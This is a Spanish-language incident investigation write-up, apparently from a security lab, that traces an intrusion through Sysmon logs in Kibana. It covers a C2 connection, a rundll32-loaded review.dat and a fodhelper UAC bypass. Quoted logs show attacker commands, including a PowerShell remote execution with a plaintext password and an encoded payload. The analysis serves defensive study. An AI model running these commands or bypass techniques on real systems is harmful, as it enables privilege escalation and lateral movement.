
- Event ID 3 = Network connection detected:** Se genera cuando un proceso (en este caso **powershell.exe**) establece una **conexión de red** hacia otra dirección IP o dominio.
- Es fundamental porque permite detectar cuando herramientas como PowerShell intentan comunicarse con un **C2 (Command & Control)** o descargar payloads desde Internet.

winlogbeat-*



7,123 hits

event.code: 3 event.provider: Microsoft-Windows-Sysmon process.name: powershell.exe @timestamp: Aug 30, 2023 @ 02:11:00.230 agent.ephemeral_id: f0cec2ec-4167-46c6-b300-6e294e1a606e agent.hostname: DC01 agent.id: 766b8cbf-f3b4-4632-8645-34cc4ab6b6bc agent.name: DC01 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0a74f32366391a01e cloud.instance.id: i-08982894310e2c3f6 cloud.machine.type: t2.medium cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 destination.domain: ip-10-10-155-159.eu-west-1.compute.internal destination.ip: 10.10.155.159 destination.port: 5,985 ecs.version: 1.12.0 event.action: Network connection detected (rule: NetworkConnect) event.category: network event.created: Aug 30, 2023 @ 02:10:58.663 event.kind: event.event.module: sysmon event.type: connection, start, protocol host.architecture: x86_64 host.hostname: DC01 host.id: c5d2b969-b61a-4159-8f78-6391a1c805db
> Aug 30, 2023 @ 02:10:28.490 event.code: 3 event.provider: Microsoft-Windows-Sysmon process.name: powershell.exe @timestamp: Aug 30, 2023 @ 02:10:28.490 agent.ephemeral_id: f0cec2ec-4167-46c6-b300-6e294e1a606e agent.hostname: DC01 agent.id: 766b8cbf-f3b4-4632-8645-34cc4ab6b6bc agent.name: DC01 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0a74f32366391a01e cloud.instance.id: i-08982894310e2c3f6 cloud.machine.type: t2.medium cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 destination.domain: ip-10-10-155-159.eu-west-1.compute.internal destination.ip: 10.10.155.159 destination.port: 5,985 ecs.version: 1.12.0 event.action: Network connection detected (rule: NetworkConnect) event.category: network event.created: Aug 30, 2023 @ 02:10:26.460 event.kind: event.event.module: sysmon event.type: connection, start, protocol host.architecture: x86_64 host.hostname: DC01 host.id: c5d2b969-b61a-4159-8f78-6391a1c805db
> Aug 30, 2023 @ 02:10:20.014 event.code: 3 event.provider: Microsoft-Windows-Sysmon process.name: powershell.exe @timestamp: Aug 30, 2023 @ 02:10:20.014 agent.ephemeral_id: 853b4fb6-82c4-4b6f-91f8-0fe40fa042dd agent.hostname: WKSTN-0051 agent.id: ca44171e-9de8-4587-a2a1-73c0f36957c3 agent.name: WKSTN-0051 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0d8017e114fdf9def cloud.instance.id: i-059fcc524511dcbcd cloud.machine.type: t3a.small cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 destination.domain: - destination.ip: 165.232.170.151 destination.port: 80 ecs.version: 1.12.0 event.action: Network connection detected (rule: NetworkConnect) event.category: network event.created: Aug 30, 2023 @ 02:14:36.396 event.kind: event.event.module: sysmon event.type: connection, start, protocol host.architecture: x86_64 host.hostname: WKSTN-0051 host.id: 6682e687-69fa-4632-bb07-85017a886bb5
> Aug 30, 2023 @ 02:08:49.615 event.code: 3 event.provider: Microsoft-Windows-Sysmon process.name: powershell.exe @timestamp: Aug 30, 2023 @ 02:08:49.615 agent.ephemeral_id: 853b4fb6-82c4-4b6f-91f8-0fe40fa042dd agent.hostname: WKSTN-0051 agent.id: ca44171e-9de8-4587-a2a1-73c0f36957c3 agent.name: WKSTN-0051 agent.type: winlogbeat agent.version: 7.17.6 cloud.account.id: 739930428441 cloud.availability_zone: eu-west-1b cloud.image.id: ami-0d8017e114fdf9def cloud.instance.id: i-059fcc524511dcbcd cloud.machine.type: t3a.small cloud.provider: aws cloud.region: eu-west-1 cloud.service.name: EC2 destination.domain: - destination.ip: 165.232.170.151 destination.port: 80 ecs.version: 1.12.0 event.action: Network connection detected (rule: NetworkConnect) event.category: network event.created: Aug 30, 2023 @ 02:08:53.812 event.kind: event.event.module: sysmon event.type: connection, start, protocol host.architecture: x86_64 host.hostname: WKSTN-0051 host.id: 6682e687-69fa-4632-bb07-85017a886bb5
> Aug 30, 2023 @ 02:08:44.095 event.code: 3 event.provider: Microsoft-Windows-Sysmon process.name: powershell.exe @timestamp: Aug 30, 2023 @ 02:08:44.095 agent.ephemeral_id: 853b4fb6-82c4-4b6f-91f8-0fe40fa042dd agent.hostname: WKSTN-0051

Desde esta búsqueda podemos validar en el topo de IP de destino donde encontraremos esto:



Agregamos esta al filtro y vemos tanto en los logs como en el destination port que el puerto es:



Con esto logre identificar el servidor C2 y el puerto.

El atacante ha descubierto que el acceso actual es de un administrador local. ¿Cómo se llama el proceso que utilizó para omitir el UAC?

Ya tengo información relevante del evento pero aun necesito entender como el atacante escalo privilegios y evadió el control de cuentas el (UAC), asi que teniendo en cuenta que se que el atacante uso el xcopy para cargar un archivo arrancare el analisis desde este asi:

```
"C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat
C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat
```

- Copia el archivo `review.dat` (que venía en la ISO) hacia la carpeta Temp del usuario.
- Función en la cadena:** Preparación → mover la carga útil a un directorio accesible.

elastic

Discover

review.dat

KQL

Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2024 @ 23:30:00.0

Options New Open Share Inspect Save

+ Add filter

winlogbeat-*

39 hits

Search field names

Filter by type 0

Available fields 113

host.name powershell.file.script_block_text process.command_line process.name process.parent.command_line winlog.event_id _id _index _score _type @timestamp agent.ephemeral_id agent.hostname agent.id agent.name agent.type agent.version cloud.account.id cloud.availability_zone cloud.image.id cloud.instance.id cloud.machine.type

Time Document

message: Process Create: RuleName: - UtcTime: 2023-08-30 01:40:37.178 ProcessGuid: {6682e687-9e15-64ee-e002-000000001200} ProcessId: 2260 Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Windows PowerShell Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: PowerShell.EXE CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c \$Credential = (New-Object PSCredential -ArgumentList ('QUICKLOGISTICS\alan.smith', (ConvertTo-SecureString 'Tr!ckyP@ssw0rd987' -AsPlainText -Force))) ; Invoke-Command -Credential \$Credential -ComputerName WKSTN-1327 -ScriptBlock (powershell -enc SQBmACgAJABQAFMVGb1AHIAcwbApAG8AbgBUAGEAYgb8AGUJALgBQAFMVGb1AHIAcwbApAG8AbgAuAE8AYBgAgA8cgAgAC0AZwB1ACAAMwApAhsAfQA7AfSAuwb5AHMAdAb1AG8AlgB0AGUAdAAuAFMAZQByAHYAbQjAGUAUAbAgB0AE8AYQBuAGEAzB1AHIAxQ6ADoARQB

message: Process Create: RuleName: - UtcTime: 2023-08-29 23:54:49.213 ProcessGuid: {6682e687-8549-64ee-ff01-000000001200} ProcessId: 5180 Image: C:\Windows\System32\fodhelper.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Features On Demand Helper Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: FodHelper.EXE CommandLine: "C:\Windows\system32\fodhelper.exe" CurrentDirectory: C:\Windows\System32\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-9a02-370000000000} LogonId: 0x37029A TerminalSessionId: 3 IntegrityLevel: High Hashes: MD5=7215C73E1CAAE35B9E4B1F22C811F85C, SHA256=7E80DA8D839DCF05E30317256460ED7A4EE25CA2750D768569AAAB35E1E8C64, IMPHASH=2BD851C90720C3E5FEE7E3FF3ACFA3D5 ParentProcessGuid: {6682e687-8475-64ee-d901-000000001200} ParentProcessId: 4672 ParentImage: C:\Windows\System32\rundll32.exe ParentCommandLine: "C:\Windows\System32\rundll32.exe" D:\review.dat,D1RegisterServer ParentUser: QUICKLOGISTICS\evan.hutchinson

message: Process Create: RuleName: - UtcTime: 2023-08-29 23:54:49.043 ProcessGuid: {6682e687-8549-64ee-fd01-000000001200} ProcessId: 5308 Image: C:\Windows\System32\fodhelper.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: Features On Demand Helper Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: FodHelper.EXE CommandLine: "C:\Windows\system32\fodhelper.exe" CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes: MD5=7215C73E1CAAE35B9E4B1F22C811F85C, SHA256=7E80DA8D839DCF05E30317256460ED7A4EE25CA2750D768569AAAB35E1E8C64, IMPHASH=2BD851C90720C3E5FEE7E3FF3ACFA3D5 ParentProcessGuid: {6682e687-8475-64ee-d901-000000001200} ParentProcessId: 4672 ParentImage: C:\Windows\System32\rundll32.exe ParentCommandLine: "C:\Windows\System32\rundll32.exe" D:\review.dat,D1RegisterServer ParentUser: QUICKLOGISTICS\evan.hutchinson

message: Process Create: RuleName: - UtcTime: 2023-08-29 23:54:48.608 ProcessGuid: {6682e687-8548-64ee-fc01-000000001200} ProcessId: 4468 Image: C:\Windows\System32\whoami.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: whoami - displays logon on user information Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: whoami.exe CommandLine: "C:\Windows\system32\whoami.exe" /groups CurrentDirectory: D:\ User: QUICKLOGISTICS\evan.hutchinson LogonGuid: {6682e687-82ab-64ee-8c04-370000000000} LogonId: 0x37048C TerminalSessionId: 3 IntegrityLevel: Medium Hashes: MD5=2EEEBC89E705F73FBCEA014E1828788, SHA256=A8AAC479113B071B85067F6E12C188B9C70EAEADC6FD5D469B6AA9A7FD, IMPHASH=7FF0758B766F74CE570FAC78743FB88 ParentProcessGuid: {6682e687-8475-64ee-d901-000000001200} ParentProcessId: 4672 ParentImage: C:\Windows\System32\rundll32.exe ParentCommandLine: "C:\Windows\System32\rundll32.exe" D:\review.dat,D1RegisterServer ParentUser: QUICKLOGISTICS\evan.hutchinson

message: Process Create: RuleName: - UtcTime: 2023-08-29 23:54:48.565 ProcessGuid: {6682e687-8548-64ee-fb01-000000001200} ProcessId: 4504 Image: C:\Windows\System32\whoami.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: whoami - displays logon on user information Product: Microsoft Windows Operating System Company: Microsoft Corporation OriginalFileName: whoami.exe CommandLine:

Con esta búsqueda agrego a los filtro el

- host.name
 - process.command_line
 - process.parent.command_line

Al revisar los registros vemos el flujo que siguió el evento en el cual vemos todos los pasos que ya había indicado antes en las preguntas anteriores y además vemos comandos de net, localgroup y whoami. Aunque encontré un evento que se me hizo extraño el **fodhelper** así que decidí buscarlo y encontré que es usado para Bypass en windows.

Descripción: Los atacantes pueden usar Fodhelper.exe para eludir el Control de Cuentas de Usuario (UAC) haciendo que genere su proceso malicioso.

Objetivos del atacante: Obtener mayores privilegios eludiendo el Control de Cuentas de Usuario (UAC).

Acciones de investigación Buscar un evento de registro que modifique la clave Software\Classes\ms-settings.

Revisar el proceso que generó la clave de registro.

Comprobar si el proceso en ejecución es benigno y si este comportamiento era deseable dentro de su flujo de ejecución normal.

The screenshot shows the Logstash interface with the following details:

- Discover** tab selected.
- review.dat** file selected.
- Time Range**: Aug 29, 2023 @ 00:00:00.0 → Aug 30, 2024 @ 23:30:00.000.
- Chart**: A bar chart titled "39 hits" showing event counts from September 2023 to August 2024. The count is highest in September 2023, around 30 hits.
- Search Bar**: "Search field names".
- Filter by type**: 0 items.
- Selected fields**: host.name, process.command_line, process.parent.command_line. A count of 3 is shown next to the process.parent command line field.
- Available fields**: A list of 110 fields including host.name, process.command_line, process.parent.command_line, powershell.file.script_block.text, process.executable, process.name, winlog.event_id, _id, _index, _score, _type, @timestamp, agent.ephemeral_id, agent.hostname, agent.id, agent.name, agent.type, agent.version, cloud.account.id, and cloud.availability_zone.
